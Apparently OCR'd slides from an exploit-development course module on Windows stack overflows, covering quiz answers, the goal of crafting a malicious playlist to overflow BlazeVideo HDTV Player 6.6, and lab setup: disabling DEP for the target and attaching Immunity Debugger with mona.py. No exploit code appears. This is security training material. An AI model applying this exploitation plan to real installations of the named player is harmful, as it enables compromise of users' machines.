
Answers

1) "A" - 32-bit cookies are pushed onto the stack.
2) True: DEP sets a bit to mark pages of memory during allocation
3) False: ASLR was not available natively on XP SP2



Windows Overflows

In this module we will walk through various techniques to exploit the stack and exception handling on Windows.




Exercise: Basic Stack Overflow

In this exercise you will perform a basic stack overflow against a Windows application. The application we are targeting is "BlazeVideo HDTV Player 6.6 Pro," available at http://www.blazevideo.com/hdtv-player/. It is vulnerable to a stack overflow and at the time of this writing in 2014, the vulnerable version 6.6 is still the one for sale. The vulnerability was discovered in previous versions of the program, as far back as version 3.5 (e.g. http://www.exploit-db.com/exploits/32129/) by fl0 fl0w and ThE g0bL!N.


Your goal is to generate a malicious playlist file to cause the program to crash with a buffer overflow. Once this is completed, determine the size of the buffer before getting control of the return pointer, verify control of EIP, and locate a trampoline to redirect execution to your shellcode.

Your instructor will walk through this one prior to handing over control for you to complete. You may use Windows 7 "SP1" 32-bit or 64-bit. If using Windows 8 you may experience different results.



Installing BlazeVideo HDTV Player 6.6 Pro

First, install BlazeVideo HDTV Player 6.6 Pro. In your 660.5 folder is a folder called "Blaze." Double-click on the file "BlazeDTVProSetup.exe" from inside this folder to install the program. Accept any defaults and continue to the next slide.




WarFTP Exercise (3) – Installing OllyDbg

Immunity Debugger has been supplied to you in your 660.5 folder. Dave Aitel gave permission for us to redistribute the tool directly. To install the tool, simply double-click on the installer titled, "ImmunityDebugger_1_8X_setup.exe" and accept any defaults. Note the "X" in the installer name. If there is more than one version of Immunity Debugger in your 660.5 folder, install the one with the highest number. Python 2.7 is required and Immunity will ask if you would like for it to install Python. Be sure to say yes.

Note, that you may have already installed Immunity Debugger from an earlier exercise. In either case, please now copy the file, "mona.py" from your 660.5 folder over to, "C:\Program Files (x86)\Immunity Inc\Immunity Debugger\PyCommands\." We will discuss mona.py shortly.


Immunity Debugger can be found at: http://immunityinc.com/products-immdbg.shtml



Disable Hardware DEP (1)

As this is our first exercise, we want to disable Data Execution Prevention (DEP). This will allow us to see the vulnerability and exploit it with no exploit mitigations. We will turn hardware DEP back on later and exploit this same program! It is fairly common for Windows Domain Administrators to turn DEP off, even on versions of Windows that have it enabled by default for all third-party applications. This is commonly done for backwards compatibility or simply a lack of understanding as to the importance of the control. Vista SP0, XP SP2/3, and Server 2003 had hardware DEP disabled by default for all third-party applications. It had to be enabled administratively.


Let's first check to see if your system has DEP turned on or off for third-party applications. We will need to set up an exception for BlazeHDTV.



Disable Hardware DEP (2)

We need to go to your system settings panel.

1) To start, either press the Win Key + Pause, or click "Start," then "Control Panel," then "System."
2) Once you have the system panel up, click on the "Advanced system settings" link from the menu on the left side of the screen.
3) From this window, click the "Settings" button under "Performance."
4) Next, click on the right pane titled, "Data Execution Prevention."
5) Continue to the next slide.




Disable Hardware DEP (3)

The window shown on this slide should appear. Look at the two radio button options. One says, "Turn on DEP for essential Windows programs and services only." The second one says, "Turn on DEP for all programs and services except those I select."


Make sure the second option is selected which turns DEP on for all third-party applications:

1) If this option was the one already set, skip to step 3. If you had to change it manually, go to step 2.
2) If this option was not the one already selected, change it and reboot your system, then come back to the DEP window. (You must reboot for DEP to take effect.)
3) Click on "Add" at the bottom of the screen.
4) Select BlazeHDTV program from the directory, "C:\Program Files\BlazeVideo\BlazeVideo HDTV Player 6.6 Professional\." If your using 64-bit Windows use the "Program Files (x86)" folder in your path.
5) After you select the BlazeHDTV program, click "Apply." It will show up as "MainApp" in the DEP window.




Bring up Python IDLE

Click on the Start button, then "All Programs," "Python 2.7," and then "IDLE (Python GUI)." An interactive Python shell will appear as a GUI on the screen. Click on "File" and then "New Window" to bring up a Python script window. In the new window, click on "File, "Save As," and then name the file, "blaze_1.py."



Start Up BlazeHDTV


Go to your Desktop and double-click on the "BlazeVideo HDTV Player 6.6 Pro" icon to start up BlazeHDTV. The GUI shown on the slide should appear.



Start Up Immunity Debugger

Next, start up Immunity Debugger by double-clicking the icon shown on the slide from your Desktop. If the icon is not on your Desktop, you either did not create a shortcut or forgot to install Immunity Debugger.


Once you have the debugger up, click on "File," "Attach," and select the program named, "BlazeHDTV." Click the "Attach" button and the debugger should attach to the program for you. If the "BlazeHDTV" program is not listed, that means it is not currently running. Double-check that it is running and continue.



Immunity Debugger Appearance (1)


Each version of Immunity that you run may have a different default pane layout, font size, font type, color, highlighting scheme, etc… The truth is that each user of the tool may have very specific preferences as to these items. Feel free to change the layout to whatever scheme you want. To do this, you can right-click anywhere inside the disassembly pane and select "Appearance." When you do this, a side menu will appear with various options. The most common ones you will likely want to use are "Font (all)," "Colors (all)," and "Highlighting." Making changes here will result in it taking effect on all panes. As you can see, you also have options to change only one pane. To turn off highlighting completely, select the "Highlighting" option and click on "No highlighting."

You can also make permanent, or more specific option for customization by going to "Options" from the ribbon and selecting "Appearance." Do not be surprised if after making changes and closing the tool, that it reverts back to a different layout after restarting.



